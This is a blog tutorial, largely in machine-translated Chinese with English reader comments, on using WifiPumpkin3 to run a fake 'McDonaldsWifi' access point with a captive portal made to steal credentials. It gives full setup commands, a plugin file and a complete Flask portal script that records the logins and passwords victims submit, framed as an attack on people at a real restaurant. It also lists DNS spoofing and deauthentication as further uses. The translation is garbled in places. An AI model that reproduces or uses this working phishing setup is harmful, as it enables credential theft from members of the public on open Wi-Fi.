

```

kali@kali:~/wifipumpkin3$ sudo wifipumpkin3
      Jgy_
    jWw_  ""9Wf
      #WWW  IW
    jWWWWW  IW
      ,yyyyyWWWWW  IWyyyy
    jyWWP^..C*9*,J..mqD:^^^WWWWWWQg_
    jgw^..C/'..C'..I..D..D.."WQg_
    jWP^..C'..C'..I..D..D.."Qg_
    jQP^..C'..C'..I..D..D.."Qg_
    jQ^..C'..C'..I..D..D.."XQ_
    jQ'..C'..C'..I..D..D.."4#_
    Qf^..C'..C'..I..D..D.."Qg_
    jW^..C'..C'..I..D..D.."jQ_
    Qf^..C'..C'..I..D..D.."Qk_
    Qf^..C'..C'..I..D..D.."QF_
    QL^..C'..C'..I..D..D.."QF_
    Bg^..C'..C'..I..D..D.."jW_
    jQ^..C'..C'..I..D..D.."jQ_
    TQ^..C'..C'..I..D..D.."pw_
    9Q^..C'..C'..I..D..D.."yW_
    "Qg^..C'..C'..I..D..D.."jgw_
    ^WQy^..C'..C'..I..D..D.."Dpao"
    ^9Qy^..C'..C'..I..D..D.."
    9WQgC_..C'..I..D..D.."
    ilmk ""9WQQgggyyyyyyygyyyyyQggQWQH""

      by: @mh4x0f - P0cL4bs Team | version: 1.0.5
      [*] Session id: 0ed31064-a437-11ea-b41a-0600271f3076
      Starting prompt...
      wp3 > ap

      [*] Settings AccessPoint:
      =====


      BSSID | SSID | Channel | Interface | Status | Security
      -----|-----|-----|-----|-----|-----
      BC:F6:85:03:36:5B | WiFi Pumpkin 3 | 11 | None | not Running | false
  
```

在这篇文章中，我将向您展示如何使用**WifiPumpkin3**创建一个伪造的接入点。首先，我将在我的**Kali Linux**机器上安装此工具，并在主模式下使用**TP-Link WN722N**无线适配器执行**attack**。最后，我将伪造一个强制门户，在其中我将尝试窃取一些凭据。

WifiPumpkin3安装

要在我们的Kali Linux机器上安装wp3，请运行：

```
sudo apt install libssl-dev libffi-dev build-essential
git clone https://github.com/P0cL4bs/wifipumpkin3.git
cd wifipumpkin3
```




```
kali@kali:~$ sudo apt install libssl-dev libffi-dev build-essential
Reading package lists... Done
Building dependency tree
Reading state information... Done
build-essential is already the newest version (12.8).
build-essential set to manually installed.
libffi-dev is already the newest version (3.3-4).
libffi-dev set to manually installed.
The following packages were automatically installed and are no longer required:
  clusterd lib32gcc1 libboost-python1.67.0 libcrococo3 libdns1104 libdvdnav4 libdvdread7 libemu2
  libradare2-3.9 libre2-5 linux-image-5.4.0-kali2-amd64 python-aes python-asn1crypto python-ba
  python-dnspython python-editorconfig python-enum34 python-future python-html5lib python-idna
  python-pyv8 python-requests python-six python-soupsieve python-urllib3 python-webencodings p
Use 'sudo apt autoremove' to remove them.
Suggested packages:
  libssl-doc
The following NEW packages will be installed:
  libssl-dev
0 upgraded, 1 newly installed, 0 to remove and 99 not upgraded.
Need to get 1,802 kB of archives.
After this operation, 8,110 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 libssl-dev amd64 1.1.1g-1 [1,802 kB]
Fetched 1,802 kB in 1s (1,939 kB/s)
Selecting previously unselected package libssl-dev:amd64.
(Reading database ... 332597 files and directories currently installed.)
Preparing to unpack .../libssl-dev_1.1.1g-1_amd64.deb ...
Unpacking libssl-dev:amd64 (1.1.1g-1) ...
Setting up libssl-dev:amd64 (1.1.1g-1) ...
kali@kali:~$ git clone https://github.com/P0cL4bs/wifipumpkin3.git
Cloning into 'wifipumpkin3' ...
remote: Enumerating objects: 191, done.
remote: Counting objects: 100% (191/191), done.
remote: Compressing objects: 100% (127/127), done.
remote: Total 5693 (delta 103), reused 130 (delta 62), pack-reused 5502
Receiving objects: 100% (5693/5693), 14.05 MiB | 9.55 MiB/s, done.
Resolving deltas: 100% (1789/1789), done.
kali@kali:~$ cd wifipumpkin3
kali@kali:~/wifipumpkin3$
```

图1：在Kali Linux中安装WifiPumpkin3

然后，我们将安装hostapd和python3-pyqt5软件包：

```
sudo apt-get install hostapd
sudo apt install python3-pyqt5
python3 -c "from PyQt5.QtCore import QSettings; print('done')"
```

如果安装正常，屏幕上将显示“完成”：



```
kali@kali:~/wifipumpkin3$ sudo apt install python3-pyqt5
Reading package lists... Done
Building dependency tree
Reading state information... Done
python3-pyqt5 is already the newest version (5.14.2+dfsg-1+b1).
python3-pyqt5 set to manually installed.
The following packages were automatically installed and are no longer required:
  clusterd lib32gcc1 libboost-python1.67.0 libcrococo3 libdns1104 libdvdnav4 libdvdread7 li
  libradare2-3.9 libre2-5 linux-image-5.4.0-kali2-amd64 python-aes python-asn1crypto pyth
  python-dnspython python-editorconfig python-enum34 python-future python-html5lib python
  python-pyv8 python-requests python-six python-soupsieve python-urllib3 python-webencodi
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 99 not upgraded.
kali@kali:~/wifipumpkin3$ python3 -c "from PyQt5.QtCore import QSettings; print('done')"
```

图2：安装python3-pyqt5软件包


作为安装的最后一步，我们将运行：

```
sudo python3 setup.py install
```

伪造接入点的创建

在访问wp3之前，我们应该确保无线适配器处于主模式：

```
sudo ifconfig wlan0 down
sudo airmon-ng check kill
sudo iwconfig wlan0 mode master
sudo ifconfig wlan0 up
sudo iwconfig
```



The terminal screenshot shows the following commands and output:

```
kali@kali:~/wifipumpkin3$ sudo ifconfig wlan0 down
kali@kali:~/wifipumpkin3$ sudo airmon-ng check kill

kali@kali:~/wifipumpkin3$ sudo iwconfig wlan0 mode master
kali@kali:~/wifipumpkin3$ sudo ifconfig wlan0 up
kali@kali:~/wifipumpkin3$ sudo iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       unassociated  Nickname:"<WIFI@REALTEK>"
            Mode:Master   Frequency=2.412 GHz  Access Point: Not-Associated
            Sensitivity:0/0
            Retry:off   RTS thr:off   Fragment thr:off
            Encryption key:off
            Power Management:off
            Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
            Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
            Tx excessive retries:0  Invalid misc:0  Missed beacon:0

kali@kali:~/wifipumpkin3$
```

图3：将无线网卡置于主模式

现在我们准备开始wp3：

```
sudo wifipumpkin3
```

进入应用程序提示符后，我们可以键入ap来查看访问点的当前配置：



The terminal screenshot shows the wp3 application interface. The prompt is wp3 >. The user enters 'ap', and the output is as follows:

```
wp3 > ap

[*] Settings AccessPoint:
=====

BSSID          | SSID          | Channel | Interface | Status      | Security
-----|-----|-----|-----|-----|-----
BC:F6:85:03:36:5B | WiFi Pumpkin 3 | 11      | None      | not Running | false

wp3 >
```

图4：检查当前的AP配置

因此，现在，首先，让我们想象一下，我们想要创建一个伪造的访问点，以获取其他人的凭据。我们还要想象一下，我们离公共无线网络很近。该网络属于该城市中目前有许多人相连的麦当劳餐厅。我们为什么不尝试伪造该接入点？

让我们从配置接入点开始。首先，我们给它起一个名字，在这种情况下，**McDonaldsWifi**可能是一个很好的名字。其次，我们将接入点链接到我们的无线网卡**wlan0**：

```
set ssid McDonaldsWifi
set interface wlan0
ap
```



图5：配置我们的接入点

现在我们可以通过运行“开始”命令来启动接入点了：



图6：连接到我们的假接入点

现在让我们停止它，进入下一步：创建一个俘虏门户以窃取一些凭据。

强制门户创建

在这一部分中，我们将创建2个html文件：**login.html**和**login_successful.html**。客户端第一次连接到假接入点时将显示第一个。用户输入其凭据后，将显示第二个。您可以从此处下载2个html页面：

[login.html](#) [下载](#)

[login_successful.html](#) [下载](#)

一旦两个HTML页面都准备就绪，我们将在 `/home/kali/wifipumpkin3/config/templates/` 中创建一个名为**mcdonalds**的新文件夹：




图7：创建mcdonalds模板

在该文件夹内，我们将创建另一个名为模板的文件夹，在其中放置**login.html**和**login_successful.html**文件：




图8：添加html文件

然后，我们将创建一个新的.py文件，该文件将用于此插件。该文件将在 `/home/kali/wifipumpkin3/wifipumpkin3/plugins/captiveflask/` 中创建，并称为**mcdonalds.py**。我的建议是，您只需将现有文件之一复制并粘贴到该文件夹中，然后重命名即可：




图9：mcdonalds.py插件文件

之后，我们应该对其进行编辑，并保留以下代码。我已突出显示您应修改的行：

```
class mcdonalds(CaptiveTemplatePlugin):
    meta = {
        "Name": "mcdonalds",
        "Version": "1.0",
        "Description": "Example is a simple portal default page",
        "Author": "Pumpkin-Dev",
        "Language": "En",
        "TemplatePath": C.TEMPLATES_FLASK + "templates/mcdonalds",
        "StaticPath": C.TEMPLATES_FLASK + "templates/mcdonalds/static",
        "Preview": "plugins/captivePortal/templates/mcdonalds/preview.png",
    }

    def __init__(self):
        for key, value in self.meta.items():
            self.__dict__[key] = value
        self.dict_domain = {}
        self.ConfigParser = False
```

图10：修改mcdonalds.py文件

接下来，我们将不得不编辑一些额外的文件。我们现在应该修改的第一个文件是/home/kali/wifipumpkin3/config/app/captive-portal.ini。基本上，我们只需要添加一条额外的行（mcdonalds = false），以便稍后出现在wp3界面中：

```
[plugins]
FlaskDemo=false
Login_v4=false
loginPage=false
DarkLogin=true
mcdonalds=false

[set_FlaskDemo]
Default=true
En=false
ptBr=false
```

我们必须修改的最后一个文件是/home/kali/wifipumpkin3/bin/captiveflask。我建议在修改该文件之前先对其进行备份，以防万一您将来想还原更改。此修改是为了使用户在每次输入凭据时都能正确地重定向到login_successful.html网页。修改后的文件应如下所示（我刚刚从原始文件中删除了第39、40和41行）：

```
from flask import Flask, request, redirect, render_template
from urllib.parse import urlencode, unquote
import os, sys
import subprocess
import argparse
```

```

# app = Flask(__name__,static_url_path='/templates/flask/static',
#             static_folder='templates/flask/static',
#             template_folder='templates/flask')
app = Flask(__name__)

def login_user(ip):
    subprocess.call(
        ["iptables", "-t", "nat", "-I", "PREROUTING", "1", "-s", ip, "-j", "ACCEPT"]
    )
    subprocess.call(["iptables", "-I", "FORWARD", "-s", ip, "-j", "ACCEPT"])

@app.route("/login", methods=["GET", "POST"])
def login():
    if (
        request.method == "POST"
        and "login" in request.form
        and "password" in request.form
    ):
        sys.stdout.write(
            str(
                {
                    request.remote_addr: {
                        "login": request.form["login"],
                        "password": request.form["password"],
                    }
                }
            )
        )
        sys.stdout.flush()
        login_user(request.remote_addr)
        return render_template("templates/login_successful.html")
    else:
        return render_template(
            "templates/login.html",
            orig_url=urlencode({"orig_url": request.args.get("orig_url", "")}),
        )

```

```

@app.route("/favicon.ico")
def favicon():
    return app.send_static_file("templates/favicon.ico")

@app.route("/", defaults={"path": ""})
@app.route("/<path:path>")
def catch_all(path):
    global REDIRECT
    return redirect(
        "http://{}/login?".format(REDIRECT) + urlencode({"orig_url": request.url})
    )

_version = "1.0.1"

if __name__ == "__main__":
    print("[*] CaptiveFlask v{} - subtool from wifipumpkin3".format(_version))
    parser = argparse.ArgumentParser(
        description="CaptiveFlask - \
Server to create captive portal with flask\n doc:
https://github.com/mh4x0f/captiveportals"
    )
    parser.add_argument(
        "-t", "--tamplate", dest="template", help="path the theme login captive portal"
    )
    parser.add_argument(
        "-s", "--static", dest="static", help="path of the static files from webpage"
    )
    parser.add_argument(
        "-r",
        "--redirect",
        dest="redirect",
        help="IpAddress from gateway captive portal",
    )
    parser.add_argument("-v", "--version", dest="version", help="show version the tool")
    args = parser.parse_args()
    REDIRECT = args.redirect

```



```

app.static_url_path = "{}".format(args.static)
app.static_folder = "{}".format(args.static)
app.template_folder = args.template

app.run("0.0.0.0", port=80)

```

最后，我们完成了新的强制门户的设置。剩下的就是重新安装**wp3**，以便应用更改。是的，每次我们在**wp3**中修改或创建新文件时，都必须使用以下命令重新安装它：

```
sudo python3 setup.py install
```

测试我们的强制登录页面

首先，让我们再次开始**wp3**并配置我们的**AP**：

```

sudo wifipumpkin3
set ssid McDonaldsWifi
set interface wlan0


```

其次，让我们设置专属烧瓶代理。这样，一旦客户端连接到**AP**，客户端将被重定向到强制门户。另外，让我们选择我们刚刚创建的模板：

```

set proxy captiveflask
set captiveflask.mcdonalds true

```



```

wp3 > proxys
[*] Available Proxys:
=====
Proxy | Active | Port | Description
-----|-----|-----|-----
captiveflask | True | 80 | Allow block Internet access for users until they o ...
pumpkinproxy | False | 8080 | Transparent proxies that you can use to intercept ...
noproxy | False | 80 | Runnning without proxy redirect traffic

[*] Captive Portal plugins:
=====
Name | Active
-----|-----
DarkLogin | False
FlaskDemo | False
Login_v4 | False
loginPage | False
mcdonalds | True

wp3 >

```

图11：代理/插件配置

最后，我们只是启动接入点：

start

伪造的接入点正在运行，我们已经可以连接到它。我将使用移动设备对其进行测试：




图12：左： login.html 页面。右： login_successful.html 页面

总而言之，最重要的事情.....这是我在强制门户网站页面中引入的凭据：



图13：捕获的门户网站捕获的凭证

最后，我想提一下，这是您可以使用wp3进行的许多操作之一。此外，您还可以：

1. 使用伪造的DNS并将人们重定向到恶意页面。
2. 修改由连接到假访问点的客户端发送的所有请求。
3. 执行无线解除验证攻击。
4. ...

您可以在<https://wifipumpkin3.github.io/docs/getting-started>中找到有关此应用程序提供的可能性的更多信息。此外，如果您有任何疑问，也可以随时签入官方Discord：<https://discord.gg/jb7kKEa>

分享这个：



 罗伯雷加达 / 2020年6月1日 / 骇客，无线 / 俘虏门户，假接入点，黑客，流氓ap，wifipumpkin3，无线，wp3

关于“如何使用WifiPumpkin3创建假接入点”的9条想法

 实广

2020年6月4日，下午1:17

感谢您提供的重要信息。我按照您的写作尝试过。但是我失败了“`sudo iwconfig wlan0`模式主机”，并出现以下错误消息。

无线请求“设置模式”（8B06）出错：

设备wlan0上的SET失败；无效的论点。

只是为了不断尝试，我更改了监控模式而不是主模式，并 设置了

`sudo wifipumpkin3`

`ssid McDonaldsWifi`

设置界面wlan0

`ap`

`start`

然后出现以下错误消息。

配置文件：`/root/.config/wifipumpkin3/config/hostapd/hostapd.conf`

`nl80211: 取消`

初始化`ifname = wlan0 disabled_11b_rates = 0 nl80211`驱动程序初始化失败。

wlan0: 接口状态未初始化->禁用

wlan0: AP禁用

wlan0: CTRL-`EVENT-TERMINATING`

`hostapd_free_hapd_data`: 接口wlan0尚未启动

中止

你能告诉我我应该怎么做吗



罗伯雷加达

2020年6月4日，下午1:21

你好，

该错误消息是因为您无法将无线网卡置于主模式。您确定该卡支持该模式吗？

监视模式还不够。



实广

2020年6月4日，下午1:38

谢谢您的超快速反应！！

我有两个USB无线采用者。一个是水牛wli-uc-g301n，另一个是WLI-UC-GN。

我同时尝试了两种方法，但均未通过“`sudo iwconfig wlan0模式主机`”，并出现以下错误消息。

无线请求“设置模式”（8B06）出错：

设备wlan0上的SET失败；无效的论点。

那么这两个无线采用者都不支持主模式吗？

如果是这样，我想得到一个支持Master模式但不知道哪个支持Master模式的USB无线采用器。



罗伯雷加达

2020年6月4日，下午2:11

我不确定他们是否支持该模式。我可以告诉您我使用的是哪一个-TPLINK WN722N v3: <https://reigadaopsec.com/how-to-enable-monitor-mode-on-tp-link-tl-wn722n-v3-in-kali-linux/>

我建议您看看Google，看看您的适配器是否支持该模式。如果没有看这里: <https://hackersgrid.com/2020/02/wifi-adapter-for-kali-linux.html>



实广

2020年6月4日，下午2:51

谢谢！！



实广

2020年6月4日下午4:03

我有一些进步。

我尝试使用托管模式而不是主模式。

然后成功伪造该访问点。我可以在手机上找到**Mcdonalds AP**！！

似乎由**wifipumpkin3**自动从“管理”更改为“主”。非常

感谢！

但是，当我在手机上选择**Mcdonalds**作为**AP**时，无法连接

after that I tried

`sudo wifipumpkin3`

`set ssid McDonaldsWifi`

`set interface wlano`

`set proxy captiveflask`

`set captiveflask.mcdonalds true`

`start`

Yes! This one woks fine as well.

I can find Mcdonalds AP from my mobile!!

But when I select Mcdonalds as AP on my mobile, can not connect

Would you please help me?

Sorry for bothering you many times.



roberreigada 🇵🇹

June 4, 2020 at 11:59 pm

Hello,

What's the error you get? The captive portal does not appear? I'd suggest you to join the discord server I linked in the post. I think we'll be able to help you better in there.



secuhiro

June 5, 2020 at 7:11 pm

Hi

I am grateful for your warm response.

The captive portal does not appear?

Once I select Mcdonalds AP on my mobile I see “connecting” only for a moment and nothing happen.

I clicked <https://discord.gg/MGUqvs>, but shows me “The invitation is invalid”

I havent use discord. but I did registration, after my registration and log in, I clicked <https://discord.gg/MGUqvs> , but still shows me “The invitation is invalid”



roberreigada 🇵🇷

June 5, 2020 at 8:04 pm

Try this one: <https://discord.gg/jb7kKEa>

I have modified it in the post.